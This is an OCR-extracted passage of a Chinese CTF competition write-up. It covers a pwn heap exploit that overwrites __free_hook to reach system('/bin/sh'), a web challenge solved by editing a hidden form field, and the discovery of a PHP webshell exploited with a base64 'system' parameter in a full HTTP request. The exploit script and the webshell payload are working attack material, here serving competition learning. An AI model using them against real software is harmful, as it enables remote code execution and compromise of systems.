
```
    sla(b"option: ", b"4")
    sla(b': ', str(idx))
def edit(idx,content):
    sla(b"option: ", b"3")
    sla(b': ', str(idx))
    sl(content)

for i in range(7):
    add(0xb0,'aaaa')
for i in range(7):
    free(i)
for i in range(6):
    add(0x28,'aaaa')#0-5
edit(0,'b'*0x28+'\xc1')
free(1)
add(0x28,'\x00')#1
show(2)
libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-
libc.sym['__malloc_hook']
print("libc_base====>"+hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
sl(b"10")
for i in range(3):
    add(0x28, 'cccc')  # 6-8 <==>2-4
free(2)
free(3)
show(7)
p.recvuntil(b"Story 7 (size 0x28): ")
heap_base = u64(p.recv(8)) & 0xfffffffff000
log.success("heap_base====>" + hex(heap_base))

# hijack __free_hook
edit(7, p64(free_hook) + b'\x0a')


# magic = libc_base + 0x1518B0
add(0x28, '/bin/sh\x00')  # 2
add(0x28, p64(libc_base+libc.sym["system"]))  # 3
free(2)

inter()
```




flag 值：


```
flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}
```

Web 1 ezGetFlag

操作内容：

出现页面，带个按钮，点一下试试。
提示需要再点 9 下，那就点吧。





提示将 POST 改成 GET。

但是这里并不是改成 POST 传参，F12 查看源码，发现：

根据 ID，找到对应的标签:

将 `value` 改成 `POST` 即可获得 flag。

flag 值:


```
flag{dd4d2086-47fe-4b51-8505-1ead5fc89182}
```

Web 2 ezFindShell

操作内容:

"Separate the wheat from the chaff" -- “去其糟粕，取其精华”

下载题目给的 `www.zip`，发现里面是一大堆 `.php` 文件。



题目提示是要找 shell，那么最常见的可供用户控制的输入，在 PHP 中，就是 `$_GET` `$_REQUEST` `$_POST`。

使用 VSC 的全局搜索功能，发现在 `1de9d9a55a824f4f8b6f37af76596baa.php` 文件中找到了 `$_REQUEST`。

关键代码：

```
$e=$_REQUEST['e'];
$arr=array($_POST['POST'],);
array_filter($arr,base64_decode($e));
```

拿到 GET 或者 POST 传参中的参数名为 `e` 的参数，再拿到 POST 传参中的参数名为 `POST` 的参数，并将其转化为数组。接下来再对 `e` 这个函数名进行 `base64` 解码。再将 `$arr` 中的值一一放到解码后的函数中跑一遍。

那么就存在代码执行漏洞。令 `e` 为 `base64` 编码后的 `system`，将 `POST` 设为我们想要的命令。

payload:

```
POST /1de9d9a55a824f4f8b6f37af76596baa.php?e=c3lzdGVt HTTP/1.1
Host: eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com
Content-Length: 16
Cache-Control: max-age=0
```

```
Origin: http://eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Mobile Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://eci-
2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com/1de9d9a55a824f4f8b6f37af76596baa
.php?e=c3lzdGVt
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1732284697,1732358658,1732371363,173
2411058; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1732411058;
HMACCOUNT=D12E601BF2C7495A; _tea_utm_cache_10000007=undefined
Connection: keep-alive

POST=cat+%2Fflag
```

flag 值:

```
flag{f882df82-381d-4e07-8579-585934f4519e}
```